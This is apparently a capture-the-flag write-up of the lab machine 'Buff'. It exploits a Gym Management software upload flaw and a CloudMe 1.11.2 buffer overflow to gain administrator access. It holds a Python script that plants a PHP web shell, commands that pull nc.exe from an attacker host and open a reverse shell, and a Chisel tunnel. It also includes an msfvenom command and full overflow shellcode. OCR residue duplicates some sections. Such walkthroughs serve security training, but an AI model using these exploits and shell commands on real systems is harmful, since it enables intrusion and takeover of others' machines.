Host Report

10.10.10.198 - Buff


Windows Server - Shelled - Owned

Ports:


Port	Proto	Service	Version	Status
7680	tcp	pando-pub		
8080	tcp	http	Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)	Owned

Port	Proto	Service	Version	Status

Port Notes:
Main Page:



Contact Page:



Use https://www.exploit-db.com/exploits/48506 for RCE against Gym Management Software 1.0.


Code used:

```
#!/usr/bin/env python3

import requests

def Main():
    url = "http://10.10.10.198:8080/upload.php?id=test"
    s = requests.Session()
    s.get(url, verify=False)
    PNG_magicBytes = '\x89\x50\x4e\x47\x0d\x0a\x1a'
    png = {
        'file':
        (
        'test.php.png',
        PNG_magicBytes+'\n'+'<?php echo shell_exec($_GET["cmd"]); ?>',
```


Port	Proto	Service	Version	Status

```
        'image/png',
        {'Content-Disposition': 'form-data'}
        )
    }
  data = {'pupload': 'upload'}
  r = s.post(url=url, files=png, data=data, verify=False)
  print("Uploaded!")

if __name__ == "__main__":
  Main()
```

Then chmod +x RCE-ex.py and run it with ./RCE-ex.py.



Tested with whoami successfully



Now, change the command to a Powershell Invoke-WebRequest to pull Netcat onto the target machine.
Attacker:

```
┌──(kali㉿kali)-[~/Buff/results/10.10.10.198/exploit]
└─$ sudo mv /usr/share/windows-resources/binaries/nc.exe ./nc.exe

┌──(kali㉿kali)-[~/Buff/results/10.10.10.198/exploit]
└─$ sudo python3 -m http.server 80                                    1 ×
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Second Terminal:

```
┌──(kali㉿kali)-[~/Buff/results/10.10.10.198/exploit]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

From a browser:

```
http://10.10.10.198:8080/upload/test.php?cmd=powershell%20Invoke-WebRequest%20-Uri%20http%3A%2F
%2F10.10.14.2%2Fnc.exe%20-Outfile%20c%3A%5Cusers%5Cpublic%5Cnc.exe

Then

http://10.10.10.198:8080/upload/test.php?cmd=c%3A%5Cusers%5Cpublic%5Cnc.exe%2010.10.14.2%204444%20-e%20cmd.exe
```

Port	Proto	Service	Version	Status



We have a shell. Run JAWS to find port 8888 listening (confirm with netstat -an | findstr "LISTENING") and CloudMe_1112.exe inside C:\Users\shaun\Downloads.

8888	tcp	tcp	CloudMe 1112	Owned

Port	Proto	Service	Version	Status

Port Notes:

```
C:\Users\shaun\Downloads>netstat -an | findstr "LISTENING"
netstat -an | findstr "LISTENING"
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING
  TCP    10.10.10.198:139       0.0.0.0:0              LISTENING
  TCP    127.0.0.1:3306         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:8888         0.0.0.0:0              LISTENING
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:7680              [::]:0                 LISTENING
  TCP    [::]:8080              [::]:0                 LISTENING
  TCP    [::]:49664             [::]:0                 LISTENING
  TCP    [::]:49665             [::]:0                 LISTENING
  TCP    [::]:49666             [::]:0                 LISTENING
  TCP    [::]:49667             [::]:0                 LISTENING
  TCP    [::]:49668             [::]:0                 LISTENING
  TCP    [::]:49669             [::]:0                 LISTENING

C:\Users\shaun\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\shaun\Downloads

14/07/2020  12:27    <DIR>          .
14/07/2020  12:27    <DIR>          ..
16/06/2020  15:26        17,830,824 CloudMe_1112.exe
               1 File(s)     17,830,824 bytes
               2 Dir(s)   8,888,872,960 bytes free

C:\Users\shaun\Downloads>
```

CloudMe version 1112 has a public exploit https://www.exploit-db.com/exploits/48389
To exploit it, tunnel port 9999 locally to port 8888 on the target host.
Do this with Chisel:

Attacking machine:

Port	Proto	Service	Version	Status

```
┌──(kali㉿kali)-[~/Buff/results/10.10.10.198/exploit]
└─$ chisel server -p 9999- -reverse
```

```
┌──(kali㉿kali)-[~/Buff/results/10.10.10.198/exploit]
└─$ chisel server -p 9999 --reverse
2021/03/09 11:52:28 server: Reverse tunnelling enabled
2021/03/09 11:52:28 server: Fingerprint znuHX33GD1BYHqq8GPCeW3j62R30vHkv1Sj8hkBckZ8=
2021/03/09 11:52:28 server: Listening on http://0.0.0.0:9999
2021/03/09 11:52:47 server: session#1: Client version (1.7.3) differs from server version (0.0.0-src)
2021/03/09 11:52:47 server: session#1: tun: proxy#R:8888⇒8888: Listening
```

Victim Machine:

Powershell.exe Invoke-WebRequest -URI http://10.10.14.2/chisel.exe -OutFile ./chisel.exe

chisel.exe client 10.10.14.2:9999 R:8888:127.0.0.1:8888

```
C:\Users\shaun\Downloads>chisel.exe client 10.10.14.2:9999 R:8888:127.0.0.1:8888
chisel.exe client 10.10.14.2:9999 R:8888:127.0.0.1:8888
2021/03/09 16:55:06 client: Connecting to ws://10.10.14.2:9999
2021/03/09 16:55:07 client: Connection error: dial tcp 10.10.14.2:9999: connectex: No connection could be
made because the target machine actively refused it.
2021/03/09 16:55:07 client: Retrying in 100ms ...
2021/03/09 16:55:09 client: Connection error: dial tcp 10.10.14.2:9999: connectex: No connection could be
made because the target machine actively refused it. (Attempt: 1)
2021/03/09 16:55:09 client: Retrying in 200ms ...
2021/03/09 16:55:11 client: Connection error: dial tcp 10.10.14.2:9999: connectex: No connection could be
made because the target machine actively refused it. (Attempt: 2)
2021/03/09 16:55:11 client: Retrying in 400ms ...
2021/03/09 16:55:14 client: Connection error: dial tcp 10.10.14.2:9999: connectex: No connection could be
made because the target machine actively refused it. (Attempt: 3)
2021/03/09 16:55:14 client: Retrying in 800ms ...
2021/03/09 16:55:16 client: Connection error: dial tcp 10.10.14.2:9999: connectex: No connection could be
made because the target machine actively refused it. (Attempt: 4)
2021/03/09 16:55:16 client: Retrying in 1.6s ...
2021/03/09 16:55:19 client: Connection error: dial tcp 10.10.14.2:9999: connectex: No connection could be
made because the target machine actively refused it. (Attempt: 5)
2021/03/09 16:55:19 client: Retrying in 3.2s ...
2021/03/09 16:55:24 client: Connection error: dial tcp 10.10.14.2:9999: connectex: No connection could be
made because the target machine actively refused it. (Attempt: 6)
2021/03/09 16:55:24 client: Retrying in 6.4s ...
2021/03/09 16:55:32 client: Connection error: dial tcp 10.10.14.2:9999: connectex: No connection could be
made because the target machine actively refused it. (Attempt: 7)
2021/03/09 16:55:32 client: Retrying in 12.8s ...
2021/03/09 16:55:47 client: Connection error: dial tcp 10.10.14.2:9999: connectex: No connection could be
made because the target machine actively refused it. (Attempt: 8)
2021/03/09 16:55:47 client: Retrying in 25.6s ...
2021/03/09 16:56:14 client: Connection error: dial tcp 10.10.14.2:9999: connectex: No connection could be
made because the target machine actively refused it. (Attempt: 9)
2021/03/09 16:56:14 client: Retrying in 51.2s ...
2021/03/09 16:57:07 client: Connected (Latency 300.9459ms)
```

```
┌──(kali㉿kali)-[~/Buff/results/10.10.10.198/exploit]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.2 LPORT=4444 EXITFUNC=thread -b "\x00\x0d\x0a" -f python
```

Code Used:

```
# Exploit Title: CloudMe 1.11.2 - Buffer Overflow (PoC)
# Date: 2020-04-27
# Exploit Author: Andy Bowden
# Vendor Homepage: https://www.cloudme.com/en
# Software Link: https://www.cloudme.com/downloads/CloudMe_1112.exe
# Version: CloudMe 1.11.2
```

Port	Proto	Service	Version	Status

```
# Tested on: Windows 10 x86

#Instructions:
# Start the CloudMe service and run the script.

import socket

target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

payload =  b""
payload += b"\xb8\x9b\x80\x95\xb4\xdb\xd6\xd9\x74\x24\xf4\x5b\x33"
payload += b"\xc9\xb1\x52\x31\x43\x12\x83\xc3\x04\x03\xd8\x8e\x77"
payload += b"\x41\x22\x66\xf5\xaa\xda\x77\x9a\x23\x3f\x46\x9a\x50"
payload += b"\x34\xf9\x2a\x12\x18\xf6\xc1\x76\x88\x8d\xa4\x5e\xbf"
payload += b"\x26\x02\xb9\x8e\xb7\x3f\xf9\x91\x3b\x42\x2e\x71\x05"
payload += b"\x8d\x23\x70\x42\xf0\xce\x20\x1b\x7e\x7c\xd4\x28\xca"
payload += b"\xbd\x5f\x62\xda\xc5\xbc\x33\xdd\xe4\x13\x4f\x84\x26"
payload += b"\x92\x9c\xbc\x6e\x8c\xc1\xf9\x39\x27\x31\x75\xb8\xe1"
payload += b"\x0b\x76\x17\xcc\xa3\x85\x69\x09\x03\x76\x1c\x63\x77"
payload += b"\x0b\x27\xb0\x05\xd7\xa2\x22\xad\x9c\x15\x8e\x4f\x70"
payload += b"\xc3\x45\x43\x3d\x87\x01\x40\xc0\x44\x3a\x7c\x49\x6b"
payload += b"\xec\xf4\x09\x48\x28\x5c\xc9\xf1\x69\x38\xbc\x0e\x69"
payload += b"\xe3\x61\xab\xe2\x0e\x75\xc6\xa9\x46\xba\xeb\x51\x97"
payload += b"\xd4\x7c\x22\xa5\x7b\xd7\xac\x85\xf4\xf1\x2b\xe9\x2e"
payload += b"\x45\xa3\x14\xd1\xb6\xea\xd2\x85\xe6\x84\xf3\xa5\x6c"
payload += b"\x54\xfb\x73\x22\x04\x53\x2c\x83\xf4\x13\x9c\x6b\x1e"
payload += b"\x9c\xc3\x8c\x21\x76\x6c\x26\xd8\x11\x99\xbd\xec\xe3"
payload += b"\xf5\xc3\xf0\xf2\x59\x4d\x16\x9e\x71\x1b\x81\x37\xeb"
payload += b"\x06\x59\xa9\xf4\x9c\x24\xe9\x7f\x13\xd9\xa4\x77\x5e"
payload += b"\xc9\x51\x78\x15\xb3\xf4\x87\x83\xdb\x9b\x1a\x48\x1b"
payload += b"\xd5\x06\xc7\x4c\xb2\xf9\x1e\x18\x2e\xa3\x88\x3e\xb3"
payload += b"\x35\xf2\xfa\x68\x86\xfd\x03\xfc\xb2\xd9\x13\x38\x3a"
payload += b"\x66\x47\x94\x6d\x30\x31\x52\xc4\xf2\xeb\x0c\xbb\x5c"
payload += b"\x7b\xc8\xf7\x5e\xfd\xd5\xdd\x28\xe1\x64\x88\x6c\x1e"
payload += b"\x48\x5c\x79\x67\xb4\xfc\x86\xb2\x7c\x1c\x65\x16\x89"
payload += b"\xb5\x30\xf3\x30\xd8\xc2\x2e\x76\xe5\x40\xda\x07\x12"
payload += b"\x58\xaf\x02\x5e\xde\x5c\x7f\xcf\x8b\x62\x2c\xf0\x99"




overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
   s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   s.connect((target,8888))
   s.send(buf)
except Exception as e:
   print(sys.exc_value)

Second Terminal:
```

Port	Proto	Service	Version	Status

nc -lvnp 4444

Orginal Terminal:
┌──(kali㉿kali)-[~/Buff/results/10.10.10.198/exploit]
└─$ python3 cloudme-ex.py

Second Teminal Result:
┌──(kali㉿kali)-[~]
└─$ nc -lvnp
4444
1 ×
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.198] 51044
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

Getting Proof:

```
C:\Windows\system32>type \users\shaun\desktop\user.txt
type \users\shaun\desktop\user.txt
b89debde8ff815bb3e5a690ef531ca2d

C:\Windows\system32>type \users\administrator\desktop\root.txt
type \users\administrator\desktop\root.txt
64d3550a39d9f0dcdeabcaf5d36f1075

C:\Windows\system32>hostname
hostname
BUFF

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::f180:a2be:cffc:eb76
   Temporary IPv6 Address. . . . . . : dead:beef::346c:4dc7:785f:bcb8
   Link-local IPv6 Address . . . . . : fe80::f180:a2be:cffc:eb76%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.198
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f9ab%10
                                       10.10.10.2

C:\Windows\system32>
```

C:\Windows\system32>type \users\shaun\desktop\user.txt
type \users\shaun\desktop\user.txt

Port	Proto	Service	Version	Status

b89debde8ff815bb3e5a690ef531ca2d

C:\Windows\system32>type \users\administrator\desktop\root.txt
type \users\administrator\desktop\root.txt
64d3550a39d9f0dcdeabcaf5d36f1075

C:\Windows\system32>hostname
hostname
BUFF

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix . :
  IPv6 Address. . . . . : dead:beef::f180:a2be:cffc:eb76
  Temporary IPv6 Address. . . . . . : dead:beef::346c:4dc7:785f:bcb8
  Link-local IPv6 Address . . . . . : fe80::f180:a2be:cffc:eb76%10
  IPv4 Address. . . . . : 10.10.10.198
  Subnet Mask . . . . : 255.255.255.0
  Default Gateway . . . . : fe80::250:56ff:feb9:f9ab%10
                                      10.10.10.2

C:\Windows\system32>whoami
whoami
buff\administrator